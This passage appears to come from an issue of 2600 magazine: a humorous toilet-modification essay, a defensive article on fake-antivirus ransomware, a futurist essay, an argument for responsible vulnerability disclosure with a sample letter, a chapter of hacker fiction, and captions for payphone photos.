When my toilet tank broke, I went to the Giant Building Supply Store to get a replacement. They had only one kind - low-flow. They had cheap low-flow and expensive low-flow. I have learned since then that special, power-flushing toilets do exist, but they have to be special ordered and installed, I assume, by a special technician from Japan. The hell with that.

I bought the cheap low-flow tank, since the expensive ones were expensive only because they had fancy shapes and colors. I took the tank home and installed it. It wasn't hard. You just plunk it on there and tighten (not too tight!) those pesky nuts. That is when I began to really appreciate the creative genius that gives us programs like *King of the Hill*. The toilet now acted in strange and unnatural ways. It simply could not flush away the "waste" without requiring a second flush, and sometimes a third one. The tank, for reasons that might be discovered on some government website, had the symbols "6 lpf" stenciled inside of it like an Egyptian tomb. It means that this so-called "low-flow" toilet consumes 6 liters of water per flush - which means that it consumes twelve liters in two flushes and a

three-flush job will cost humanity the use of eighteen liters of water. There is something spookily official about that stencil, and like all spooky, official stencils it pissed me off.

Here is where we get into the actual "hacking." The problem with toilet hacking, you may be surprised to discover, is that there is a law prohibiting the alteration of low-flow toilets by plumbing professionals in order to allow them to consume more water. I don't know for sure if such a regulation could be used against "a private individual," but it seems logical. When I brought the low-flow tank home and mated it to a high-flow bowl, I may have invalidated my warranty right there and ran afoul of the government. No, seriously. If I didn't do any crime at that moment, then the question is what sort of thing did I do? I surely violated the spirit of something-or-other and, I assure you, I wasn't about to stop there. Show me any well informed adult who thinks that we will never see further toilet regulation in America and I'll show you an individual who has only limited experience with building codes and enforcement of those codes. As the "end consumer" (so to speak), I am the last bastion of "freedom" in toilet modification, but that bastion is under assault just like any other bastion of freedom to do anything. I honestly don't know what kind of legal lines I did cross or may have crossed in my attempt to get this toilet to work. It's easy to say "none" but I don't know. I've "worked with" government agencies and I don't trust them. Sometimes, you can't know what a "violation" is until you do it.

I now had a poorly functioning toilet, even though I had "repaired" it. It not only failed to flush properly, it also required me to hold down the flush handle while it flushed. This problem was partially solved by installing a self-closing replacement flapper valve that could be adjusted so that it allowed more water to pass. The kind I used is made by a company called Fluidmaster - the Flusher Fixer Model 555C. I also replaced the plastic flush handle with a metal one. Now, you're probably thinking that it may have been cheaper to buy the power-flush toilet rather than modify this one. Maybe so (I doubt it), but this is the same argument presented to all hackers, hot-rodders, and assorted hobbyists by various moms, girlfriends, wives, and big brothers throughout history, right? So it's not a good argument.

It leaves out the part where I take my toilet destiny into my own two hands.

As I installed the Flusher Fixer flapper valve, I notice that it actually came with a system (using holes and plugs) that looked like something from the notebooks of Leonardo and was designed to allow you to adjust the amount of time the valve stays open. Fantastic. As any hacker can tell you, for every well-meaning idiocy there is a practical tool to kick its ass. But even though I now had a flapper valve that would allow more water to pass and closed itself when needed, one (major) problem remained. No matter how much I tweaked the flapper valve, and no matter how much I tweaked the float valve (the valve that fills the tank - the flapper valve empties it), there was a real, solid limit on how much water would flush through the bowl per flush. This limit wasn't the size of the tank (thank God) but the height of an infernal "standpipe" that, uh, stood in the middle of the tank and simply drained away any water that entered the tank and rose above the top of the standpipe. In other words a simple drain, placed at the "correct" height, making "over-filling" impossible.

For some.

The real trick here would be to figure a way to extend the height of that pipe. I decided not to simply go shopping for a new pipe. You might wonder why, but I suppose it's just my mechanic's instinct. I guess I should disclose that I am an aircraft mechanic, among other things. So I know that to take something apart, especially something involving a liquid, is to invite trouble. Specifically, leakage. You may scoff, but while you are scoffing at my hesitancy to simply swap out the component, any attempt to remove the funky old screws from the base of the standpipe will cause the tank to move, and that motion alone may start a leak near those blasted nuts - the same ones that broke the first tank and started us all down this road to toilet hackery. So I'm going to make a good decision now and *not* mess with those screws. Instead, I'm going to extend the height of the existing standpipe. As a bonus, this will allow me to "undo" the work if the total weight of the water in the tank somehow causes leakage at those infernal nuts or some other problem.

My first effort at extending the standpipe involved using an epoxy putty (called "Mighty

Putty"), which is labeled "waterproof" and is (supposedly) used for plumbing repair. This didn't work at all, as the stuff is almost impossible to form into a tube shape by hand while awkwardly working inside a toilet tank. After discarding the rapidly-hardening putty, I noticed that the plastic tube that had held the putty was about the same diameter as the standpipe. I measured it and, *begorra!*, 'twas the same diameter. Now the question was - "How to attach the tube to the standpipe and make it waterproof?"

Ah, yes. Now, sometimes it is necessary *not* to give in to prejudice. My natural dis-affinity for duct tape made me wary, but a new kind of duct tape - a high adhesion variety from the people who make Gorilla Glue (called Gorilla Tape) gave me hope that this whole thing could be done without putting too much stress on those flimsy nuts at the bottom of the tank. Remember - I'm trying to avoid stressing those nuts and the surrounding seals (gaskets) and the surrounding porcelain. Any foul ups and I could a) break the tank, b) start a leak, c) break the bolts that the nuts thread onto. Any of these is an immediate "game over" - requiring a trip back to the Giant Building Supply Store.

I cut the plastic tube to the right length by "eyeball" measurement and carefully put *one* layer (with a quarter inch of overlap) of Gorilla Tape onto the "extension" and the standpipe, thereby joining them together with an outer "sleeve" of tape. One quick flush-and-fill later, I found that I needed to adjust the fill valve (it's adjustable with a simple screwdriver, since this is one thing that can cause a toilet to "run" and will get complaints from end-users), then I inserted one of the plastic pins into the Flush Fixer 555C (the flapper valve) in order to delay its closing long enough for all the water to be flushed. Once this was done, I not only had a tank that would fill with ten liters of water, it would flush all ten liters. Yeah baby. I hope you won't be shocked if I mention that this number is still low compared to "world averages" for flushing!

A simple ten-second countdown and the first flush of a new high-flow age had begun. My new and jazzy hot-rod toilet can now consume, on a good day, just about anything I usually put in a toilet - in one flush. It won't flush away apples or pineapples or watermelons or anything that Thomas Crapper's original Victorian toilet could flush, but it's all

right for now. It also doesn't consume twenty liters per flush, as some very old systems did, nor does it consume twelve or eighteen liters per "incident" as this very same toilet did before I modified it. Please note that I did not want to create some kind of monster in my lab - I only wanted to restore what had been unfairly taken away.

So here's the take-away from this window, kids. Try this at home. But be warned - I don't know what, if any, laws you might be breaking (and neither does anybody else) doing this to your own toilet. But if you go into business modifying toilets, I have a feeling you will definitely feel the wrath of Big Brother (this would be a violation of federal law). But I do not believe that I did anything wrong. The water I use to flush my toilet is, I believe, less than when I had a "proper" low-flow toilet, since the "low-flow" requires multiple flushes. But that isn't really the point. The point is that some idiot, somewhere, dictated something and the result, incredibly, was that my toilet wouldn't flush properly. Not only did this have

very little to do with sewage management or water management, it actually ended up using more water, as we all learned from *King of the Hill*. I do understand that water is something that we all share. Water can never be used, only borrowed. The same water that rained on Socrates flows in rivers today. I know that I have an obligation to "play nice" and not hog it, and I know that some people, if confronted by my modified toilet, might jump to the conclusion that I am, in fact, being a pig and using more than my share (especially if the word "hacker" is thrown around). But, in fact, I use less water - in the long run. Unfortunately, the phrase "in the long run" usually indicates that something is just beyond the grasp of the herd. Politicians know this and will provide a "short term" solution no matter what. So it goes.

I don't know what stupidity I may encounter tomorrow. But somehow I know that my first reaction to it will not be to write to a politician. I will want to do what a few hardy souls have always done. I will want to start hacking.



"Good Afternoon. This is Your Fake AV Calling."

by lg0p89

Background

Early in the summer of 2013, my wife's son called for his mother. He noted that the computer said there was a problem. Naturally, we went to see what the issue was. After heading downstairs, the laptop screen showed a rectangle with flashing lights in the lower right hand corner stating the app was running a scan. Also, there was an attention grabbing banner warning that the computer was infected and immediate action was required to fix the issue. All you had to do was just click on the yellow warning sign, which just happens to

be next to the bar scrolling through all of the viruses allegedly found on the computer, along with the malware and porn. Oh, and by the way, yes, there was a fee involved to fix this. Nothing in life is free.

The young family member was a victim of ransomware. Of course, he denied clicking on anything he was not supposed to or visiting any adult-oriented websites. The computer was not chock full of malware, viruses, and porn. Somewhere along the way, the computer had been infected with ransomware. Prior to this, his mother elected to ignore my repeated requests to renew and update the anti-virus (AV) package as the expiration was quickly

approaching. How does the quote go regarding a horse and water?

Definition

Ransomware is a form of malware. There are two primary types of ransomware. These involve either, once infected, locking the system up where the user is not able to access the files or programs, or encrypting the user's system, such that they need to have the password to open and access the system. This also has been known as scareware. (Ruslinovich, 2013)

General Operations

The bottom line of this attack is to force the user into believing their system is totally infected and has to be cleaned immediately. The user, for example, does an Internet search. There is a site listed that looks intriguing and "exciting." The user clicks on the site, not knowing it is not remotely what it appears to be. Immediately, the ransomware is installed as a register entry. Until cleaned, every time the user starts or restarts the system, the warning as described earlier comes up. This warning may be a pop-up window, a new website page, or another form that appears legitimate. The ransomware may lock up your system and/or files (Zorz, 2013) until you pay up. (Leyden, 2013) People generally are so stressed out that they just pay and hope they get their system back. That is a bad idea. Now they have your credit card number and your computer's accessibility. They may continue to demand money, much like a shark smelling blood in the water. Good times are going to follow. The better route is to have this fixed by a professional.

The warning may also state, in order to elicit a quicker response, that illegal activities have been detected coming from your system. This notice feeds into the person's worries and concerns.

Although technology has improved over the years by leaps and bounds (thank you Moore's Law), the method and look of ransomware have not changed much since 2006. The new improvement on the malware lately is with the lockout function. (Ruslinovich, 2013)

Specialty Add-On

Not all of these are the same. Granted, there is a generic framework that is common. As an example, a seemingly genuine, legiti-

mate website or pop-up shows on your screen. This looks just like the MS or other AV service provider warning. This states you have to take immediate steps to fix the issue.

For fun and excitement (for them), the ransomware engineers have added a menacing voice to the application. Imagine the noob turning on their laptop. The warning pop-up appears listing all of the horrific things that can happen or have happened to the computer. To increase the user's anxiety and the probability they will pay, there is added the threat of imminent loss of the family's pictures and information that won't be able to be retrieved if they don't get this fixed immediately. Their firm will just happen to fix it right now for them for the reasonable price of \$xx.xx. Now (here is the fun part), add in the deep, authoritarian voice (think Darth Vader) telling the user everything they have been reading.

Avoiding the Issue

When the user's system is infected, this is potentially a traumatic and stressful experience. There are ways to avoid most of the risk. The users should ensure the AV definitions are up to date. These should be updated frequently. For myself, every time the laptop is turned on the definitions are updated. This only takes two or three minutes at the most, and decreases the risk to the user. As this is being typed, the definition update took all of 45 seconds. The inconvenience to the user in this case is not significant.

The firewall should be left on at all times. This should not be turned off. There really is not a significant point to not having this on. This will provide an additional layer of protection, above the user's knowledge of what not to do to get in trouble in the first place.

If you are receiving emails from UPS or Fedex - along with 30 others in the same email - telling you to open an attachment to claim an undeliverable package, don't open it. The user should not open an email or attachment that looks to be suspicious. Too often at work, one of the users receives one of these emails and opens the attachment. If you do, you probably will have a bad day after IT is alerted to this. The sysadmin will not be happy four hours later after scanning your system and trying to fix it, only to later ghost the template image onto your system.


Also, scan your system regularly. This is not harmful and may slow down the system temporarily, but it will still be workable.

Conclusion

Ransomware can be a significant pain to everyone involved. Users need to understand not to click on anything suspicious. If something seems too good to be true or does not make sense, this it is and it probably does not. If the user does slip up, don't pay the deviants who infected your system. It will only lead to more fruitless payments, stress, pain, and yet more data loss. There are ways to lessen the risk to the users from this.

References

- Zorz, Z. (2013, August 8). *Reveton changes tack, relies on fake AV*. Retrieved from http://www.net-security.org/malware_news.php?id=2557.
- Russinovich, M. (2013, January 7). *Hunting Down and Killing Ransomware*. Retrieved from <http://blogs.technet.com/b/markrussinovich/archive/2013/01/07/3543763.aspx>.
- Leyden, J. (2013, August 8). *Child abuse ransomware tweaked to tout bogus antivirus saviors: Crass, fiendish and no doubt a good money-spinner*. Retrieved from http://www.theregister.co.uk/Print/2013/08/08/ransomware_scareware_hybrid_scam/.



by Jason Sherman

In 1984, I was but eight years old, but I can vividly recollect playing games on a Commodore 64 computer, or creating simple programs, as well as my parents using it for more important functions. Then my father sold this amazing machine to buy a revolutionary new computer called the Apple IIe. My parents, who are retired schoolteachers, loved to teach my brother and me new things, and I was always interested in computers at an early age, either tinkering, programming, playing games, or simply interacting with an interface. When my father introduced me to the Apple IIe, I was bewildered at the things I could do, and as I got older in my teens, I grew more engrossed in what technology had to offer. Being a sci-fi fan, and always enjoying the best movies, TV shows, and books that showed the promise of a technologically futuristic society, I've always been fascinated with the gadgets and software that entrepreneurs have developed over the years.

When the Internet surfaced, I was in college and learning how to build web pages. Again,

Future Visions

I was intrigued by the notion that all of our information can be stored in ones and zeroes or a coded language somewhere on a server to share it with the world. Like most techies, I followed the growth of Google, Amazon, eBay, and the rest of the tech giants we have grown to love (or despise) today. Then in 2007, Steve Jobs introduced us to the *Star Trek* style computer in the palm of your hand: the iPhone. Finally, we were able to do prodigious things without being tethered to a desk or having to turn on a laptop. As a kid, I only dreamed of a device that would let me dictate instructions to it, schedule appointments, pay bills, search the Internet for answers, buy things, play games, store files, check the weather, watch a video, send an email, get directions, find a date, order food, send a greeting card, share photos with my friends or family, and so much more. It's actually sad to see kids growing up and taking this powerful device for granted. They just don't realize what it is they are holding in the palm of their hands.


And then to top this off, living in a *Star Wars* future, we now have virtual currency such as Bitcoin to pay for things, instead of credit

cards or cash. Who would have thought that society would build a deregulated, secure, non-fee-based, non-governmental currency and put money back in the hands of the people? Many in the past came up with different predictions and a few of them are obviously correct. All of the great sci-fi novels and authors in the earlier part of the 20th century predicted many of the technologies that we have today. It's about time we give credit where it is due. It was writers like H.G. Wells, Jules Verne, Isaac Asimov, Arthur C. Clarke, Douglas Adams, Robert Heinlein, and so many other amazing authors who I grew up with and still admire immensely for paving the way for our imaginations to run wild. These writers spoke of the technologies we have today, and I believe that it was in part because of their doing that we have these gadgets today.

The burning question now is: Where are we headed? Is the singularity truly upon us? Are we going to be living in a world where we live twice the lifespan that we are living now because of organic/computerized organs when they fail on us? With the advent of 3-D printers and prices dropping, who knows, maybe soon we can print a new liver, or a new heart when we need one. Look at the American pioneering futurist Ray Kurzweil, who has all but cured his type-1 diabetes by implementing a calculated diet, as well as using nutritional supplements. Mr. Kurzweil believes the singularity is coming soon, along with the promise of nanobots fixing our broken bodies. Alan Turing, who was one of the pioneers of arti-

ficial intelligence, spoke about computers becoming self-aware and difficult to distinguish from humans. Remember Watson from *Jeopardy*? He was hard to beat, and he was just a computer. Now the government and corporations are using Watson for other important functions. It's only a matter of time, and no, I'm not talking about Skynet.

Just take a moment to think about all the software, gadgetry, and where things seem to be headed in this technological world. I wouldn't be surprised if one day soon we could plug in to a machine, with a computer chip embedded in our brains, and be transported to another part of the world, or even the galaxy, with the push of a button into another body that is cloned using our DNA, but is also computerized. With new shows popping up like *Almost Human*, it proves that people believe that is the way of the future: humans working side-by-side with androids, just like Isaac Asimov's *I, Robot*. I for one embrace this future; I welcome it with open arms. I believe that humans have unlimited potential to do things that are only limited by their imagination. By using science and technology together, there's nothing we can't accomplish. I hope to look back 100 years from now to read this article again, with artificial organs in my body helping me stay young and sane. The best part is the human race will be able to continue making the world a better place with science and technology as the singularity comes. Who knows, we may all be living on a different planet altogether in 2054. Only time will tell.



There have never been so many ways to get copies of 2600!

In addition to the good old-fashioned paper version, you can now subscribe via Google Play, Zinio, and the Kindle. We're also increasing our library of back issues and Hacker Digests.

Head to digital.2600.com for the latest



Closing the Schism Between Hackers and the Law

by the Piano Guy

This is an article in response to the one written by Scott Arciszewski (30:4), where he suggests that the only thing good hackers can do is go dark in order to help the world without getting hurt for doing so. He denigrates the concept of being a White Hat, comparing us to condoms (either useful or disposable). What he fails to recognize is that he didn't function as a White Hat, and he was screwed badly as a result.

Let me elaborate here. There were no winners in his story, or the ones like it. And, Scott received a severe punishment that was not warranted. Had he been rewarded rather than punished for what he tried to do, I would have personally felt that all was right in the world. However, there were other ways for him to do what he wanted to do and, had he done them, he would have endured no punishment and gotten his noble goal achieved. Had he not gotten his noble goal achieved, at least he wouldn't have amplified the problem he found.

While this article does not constitute legal advice, I would love to have some of our lawyers chime in on my opinion to see if it holds legal water.

If I found an InfraGard website with a vulnerability, I would consider writing a letter that went as follows:

To Whom It May Concern:

While doing research for a project on Internet vulnerabilities, I have accidentally stumbled across a vulnerability on your website. I have not disclosed this vulnerability to anyone, nor have I exploited it. I have no interest or desire to exploit this vulnerability, or reveal it to anyone that would have bad intent. However, I do realize that by disclosing it to a responsible party, the vulnerability can be mitigated or eliminated, which would be a benefit to you and your organization.

I am not seeking compensation for doing so. I am simply seeking to do the right thing and be helpful as a good Samaritan. Please advise me as to whom I should contact within your organization as a responsible party. To that person or to those people I will provide the information required so they may appraise my finding.

If you are not interested in pursuing a remedy for any vulnerability I may have located, please let me know within 30 days so I may know that I should not pursue any further actions on your behalf. Thank you for your attention.

Scott could have sent a letter like this to the Tampa InfraGard chapter and, if no response was received after two weeks, could have sent this letter directly to the local FBI field office in reference to the InfraGard site.

Please note what this letter does and, more importantly, what it does not do. It makes clear that no harm, blackmail, or extortion is intended. It makes clear that the sole intent is to help close the vulnerability in a responsible manner. It only asks for contact information, and states that nothing will be done until that contact information is returned. Also note that when I say send a letter, I do *not* mean send an email. I mean send a letter. It doesn't have to be registered or certified, but keeping a copy of all correspondence would be a good thing to do, and you would be better to do that on paper than as a recording.

One of four things can be expected from sending this kind of letter. The best hope is that they will call or write and say "yes, thank you for letting us know we have a problem. Give Mr. John Smith a phone call at 321-555-1234 to discuss this matter further." I wouldn't call except to say that you'd like the address to send the information to, and then submit it by postal mail again. Send the information on the vulnerability. By constraining your substantive conversation to written correspondence, you can't be accused of saying anything you didn't say. Get your correspondence in writing, and

consider that to be your engagement letter.

Another response you may get is going to be akin to “go away kid, you bother us.” At that point, do so with a clear conscience. Don’t do more.

The third thing that may happen is that you will get no response at all from all the proper channels. At that point, having made a proper effort, you too might think this was horrible, but you would have your hands tied unless you can get someone in power to respond. That would depend on how many letters you would want to write.

While I think it is highly unlikely that you will get the kind of response where people are threatening you with legal action, you have only written correspondence that says you’ve done nothing wrong, intend on doing nothing wrong, and are simply asking for a proper way to respond to this find. In Scott’s article, he refers to this being the equivalent of knocking on the door, having it swing open, leaving after looking around inside, and then getting in trouble for breaking and entering. What I am suggesting is that what Scott should have done once he had the door swing open is to not go inside, but instead report it to the police.

If you were going to a friend’s house and you found the place open and unsecured, looking abandoned, would you go on your merry way or would you call the police to at least keep an eye on the place until the owner could be found? Maybe it is because of where I grew up, but I’d call the police. I sure as heck wouldn’t yell out in the streets “hey everybody, look here, an open house.” When Scott blew the whistle on Twitter and through other public media, that is exactly what he did, which is what put the site in more danger. To me, that turned Scott from a White Hat to a Gray Hat. If you think I believe he got what he deserved, please reread my second paragraph.

The Hippocratic oath states “first do no harm.” If Scott and the other bright folks like him who also have good moral intent state “I found something - someone come please talk to me so I can show you where to go fix it,” no one can state that a law has been broken. If the vulnerability is revealed publicly before giving the proper authorities a chance to fix it (no matter how stupid or slow they are about it), then harm is done by revealing that information, and the White Hat nature of the intent can then be called into question.

Here’s one final example to drive the

point home, and to reference the point of not helping commercial enterprises. The nature of my music business (I don’t just do IT security) doesn’t require me to have a website, let alone use online transactions for what I do. I music is for sale on iTunes, and I let them carry the load regarding security. But, let’s fictionalize here and say that I had my own website “www.ThePianoGuyIsSellingHisMusicOnline.com” with its own shopping cart, user database, and such. Because I’m totally clueless (remember, this is a fictional story), I insist on people creating an account with me before I sell them my music, and I collect Personally Identifiable Information (birth dates, SSN, what have you). And, because this is totally fictional, there are people out there who are stupid enough to provide me with that information because my music is that good (okay, the story isn’t 100 percent fictional). Scott comes onto my website, finds a problem with how my shopping cart is set up, and alerts me to that. He doesn’t tell anyone else, doesn’t tell me to pay him in order to have him reveal the problem, and in no way jeopardizes my business or my clients. He is trying to help me. I might not be happy to hear that I have a problem, but as long as he hasn’t put me in jeopardy himself, I’m not going to be inclined to attack him. However, if he tells everyone else first, my perspective is that he didn’t try hard enough to let me know that there was a problem, or that his intent was to hurt me, and I’ll come down on him like a ton of bricks. If I don’t respond to him, he has the option to tell people to not do business on my website, or at least to not provide unneeded PII on any web site. I’d be really peeved with him, but I’d have nothing that was prosecutable. Scott is entitled to free speech and his opinion. He could also tell people that my music was bad, but then he would be wrong.

To sum up, first get the contact information of the proper point of contact. Do not move forward with any revelation of a vulnerability to anyone prior to doing so. The harm done by it being there is already done. Once you finally have the proper point of contact and they say they want your information, then reveal the information in writing. They may hire you for other gigs, ask you to do a pen test, give you a reference letter you can use while seeking other clients, or they may do nothing. But, they are highly unlikely to try to prosecute you if they are so stupidly inclined, and highly unsuccessful if they are that stupid.

Dev Manny, Information Technology Private Investigator “Hacking the Naked Princess”

by Andy Kaiser

Chapter 0xA

The spider slashed at my face with at least half of its legs. All were tipped with gleaming black talons. I backpedaled and lifted both arms in a defensive block.

My last conversation was yet another warning from someone else who'd seen the Naked Princess file. It had not only freaked out Lynx, a young, impressionable college kid, but Minotaur, an old-school, seen-it-all hacker.

Whatever the Naked Princess was, I had to see this picture.

The spider skittered forward, and stabbed at my guts. At least one strike got through. I hit the macro for a medboost.

Unfortunately, my conversation with Minotaur had created more questions. Sure, I had a better understanding of what was in the Dante Collection, but getting more answers required talking with more of the winners of the AnonIT competition, including the missing P@nic.

What had happened to her? Was it a self-imposed disappearance, or had someone else made the decision for her? P@nic's wanna-be-boyfriend Oober had specifically requested no police. After his casual mention of P@nic's country-level botnet access, I wasn't eager to get any authorities involved. Even acting as the Information Technology Private Investigator my business cards said I was, something told me the NSA wouldn't see my side. So, my path was clear: Finding a missing girl hacker for a love-struck boy hacker took priority over reporting a world-spanning crime.

A plasma gun fired from behind me, and vomited hot death over the low-level spider. It sizzled, fried, and died. I turned around and saw the person I'd come to meet.

"You ready?" Oober said over the public channel, his voice crackling in my headphones.

"Born that way."

I wanted to talk to Oober - likely the last person I knew who'd seen P@nic. When I'd asked for the meeting, he'd agreed, but insisted on someplace safe. Secured. Private.

So I went back to my office and hauled out my dusty VR headset, and went online to Oober's recommended meetup: The "Transhuman" MMORPG.

We were gaming with a group of specialized monster-hunters, prepping for a raid on a demon nest. Our raid leader was busy trying to coordinate the actions of dozens of other gamers around the world, and was paying zero attention to us individually.

Our cover established, Oober and I worked our way to a safe spot and camped while the raid leader barked out plans. We completely ignored the leader, and switched to a private channel to talk.

"Anything new?" Oober said. He'd positioned his headset mic too close to his mouth. His breathing was repeated, static bursts that kept rhythm for our conversation.

I'd originally met this kid in real life - as a young, disheveled, skinny loner. In this game, he'd designed himself the opposite.

In the dimness of our raiding party's location, Oober's avatar practically glowed. He was a tall, lean, wide-shouldered fighter, covered in armor. Metallic implants bristled from his arms and legs, many moving independently from the rest of him. A contraption of servos and electronics was in constant motion around his head, obscuring his face while at the same time angling to display a mechanical fang-baring glare.

Having just spun up my own avatar in the last few minutes, I had no idea what I looked like. I was pretty sure I'd picked a human. There was a fifty percent chance I was male.

"I've learned a few things," I said to him.

"About P@nic?" His avatar's appearance didn't match the voice I heard. Audio-compressed IP packets couldn't hide his worry.

"Yeah. I spoke with Minotar, one of the AnonIt contest winners. He spoke to her for quite a while. I've got some chat logs to go through."

"So? And? Where is she?"

"I don't know."

I'm not even sure she's still alive.

"You don't know." His breathing hissed louder over the audio channel.

"I know a lot of other things. Just not that one. Yet."

He thought for a moment, then spoke.

"She wasn't like anyone else."

His voice was quiet, almost as if he were talking to himself, just a small voice speaking personal thoughts over a secured channel inside the buzzing chaos of a MMORPG raiding party. You couldn't get much more private than that.

"I mean, yeah, she has the whole hacker thing, the botnet control, but it's more than that. When she transferred to our school, she was the only one I'd met besides me who was outside of pop-culture crap. Clothes, TV, the school cliques, none of that superficial stuff was important. She was a higher-level operator, you know? You get me?"

"Sure."

"At first, I thought it was because she was from overseas. Like it was a cultural thing, being an Aussie, or something. But it wasn't that, because she has a way of looking at -"

"Hold up. She's Australian?"

"An Aussie, yeah. She's pretty Americanized, but you can still hear it. I dig the accent."

My brain performed a sudden bit shift, and multiple clues thunked into place.

Oober's avatar flew up and away as I yanked off my VR headset. I was back in my office. I blinked quickly and shook my head, acclimating back to the real world as quickly as possible. As I did so, I pulled out my cellphone and flicked to my notes on the case.

I scanned the list of AnonIT competition winners:

*p@nic, patient zero, agent_from_harm, dragon_bawls, minotaur *and* chixor zed*

I knew about the missing P@nic. She was the reason I was working this case for Oober to begin with. I'd talked with Minotaur already, too. There were the others, and...

Chixor is slang for a female nerd.

Zed is the pronunciation of the letter "Z" for any country outside of the USA.

I slammed the VR set back on my head and Oober's avatar dropped back into my vision. I adjusted my mic and spoke fast.

"Listen," I said. "The list you gave me is a list of names, confirmed AnonIT winners. P@nic is on that list. And if she's an Aussie hacker, could it be possible that she's *also* Chixor Zed?"

Oober's stunned silence allowed me to get out my next thought.

"If Chixor Zed and P@nic are the same person, that means she's won the AnonIT competition *twice*. Why? Why would anyone want to win it again, and have to maintain two alts? That doubles the danger and the risk of exposure."

Still no response.

"This can't be about bragging rights," I said. "There has to be something more she needed, even after the first win. Maybe she had to win it twice because she'd missed getting something the first time. Or... or *maybe she wanted to put something back*."

I was so proud to have made my little breakthrough, it took me a few seconds to realize that since I'd returned to the game, I hadn't heard Oober breathing.

"Oober?"

I pinged his Avatar.

Silence oozed over the private audio channel, covered by a thick layer of Nothing Else.

I looked at Oober's avatar, with his collection of embedded biomechanical weapons and face-obscuring electronics. The constant motion seemed wrong, because the rest of the character stood frozen, rooted in place. There's nothing more creepy than an avatar waiting mindlessly for its player.

Hopefully he'd just bailed when I'd dropped away to check my cellphone. Or there'd been an emergency, something he couldn't get away from. Maybe something he *had* to get away from.

If that was the case, then when I'd spilled my new realizations about P@nic, had I still been talking to Oober? Had he left by then? If he was gone, then had I been talking to myself? Or had someone else been inside Oober's avatar, listening?

I dropped offline.

If I was lucky, Oober would contact me soon and explain his disappearance, hopefully something as simple as a bio break. But I'd worked in IT long enough to know: Hope is a terrible survival trait. My methods were data collection, comparisons of probabilities, and collections of "what if."

I'd just collected plenty of new data. The probability comparison told me something was very wrong, first with P@nic, and now with Oober.

As for "what if?" For the first time in this case, I wasn't sure I wanted to know.

Artistic Payphones



Thailand. This isn't the first Thai phone we've printed that appears to be heading back to nature. This one was spotted in Sai Yok, near the Death Railway (don't ask).

Photo by Kimmo

Artistic Payphones



United States. Seen on Melrose Avenue in Los Angeles, they call this a punk rock payphone and it's easy to see why. In fact, we wouldn't be surprised if this one went on tour in the 1980s. *Photo by Glenn Griffin*

Artistic Payphones



Canada. Montreal is apparently known, not only for its plethora of payphones that people actually still use, but for occasional artistic payphone expressions.

Photo by Jonathan Mertzig

Artistic Payphones



China. Meanwhile, over in Shenzhen, the artistic look is a bit... minimal. In fact, the inside of this booth would make a pretty convincing prison cell.

Photo by DrSm0ke

Payphones of the World



Czech Republic. This is a fairly basic model found in Prague. It's definitely seen a good amount of use but looks like it can handle quite a bit more.

Photo by Matt Anderson

Payphones of the World



Mexico. Found in an underground washroom hall in Playa del Carmen, this phone clearly benefits from spending all of its time indoors. *Photo by Jorge*

Payphones of the World



Peru. This is a name we should all become familiar with. A subsidiary of América Móvil, a Mexican company, Claro Americas can be found in just about every Central and South American country, plus the Caribbean. Certainly among the most cheerful looking phones out there.

Photo by Leonel H. Ramos Chang

Payphones of the World



Ecuador. A decidedly less cheerful model, but Claro is still the lead operator in this country with almost nine million subscribers. América Móvil ran the company when it was known as Porta, but switched the name to Claro, which translates to “bright” or “clear” in Spanish.

Photo by TProphet

Payphones of the World



Mexico. This phone clearly sees itself as the center of the universe. Found in the Zona Rosa district of Mexico City, there's even a warning that you're being spied upon. *Photo by TProphet*

Payphones of the World



Ethiopia. We're not exactly sure what the fate of these phone booths in Addis Ababa is, but there is a certain irony in their being closed off by telephone cord.

Photo by Jon P

Payphones of the World



Sri Lanka. The goal is to have more than 40,000 of these CDMA-based public payphone booths throughout the country, aimed at low-income rural communities. They're far cheaper than landlines or mobile devices.

Photo by Matt

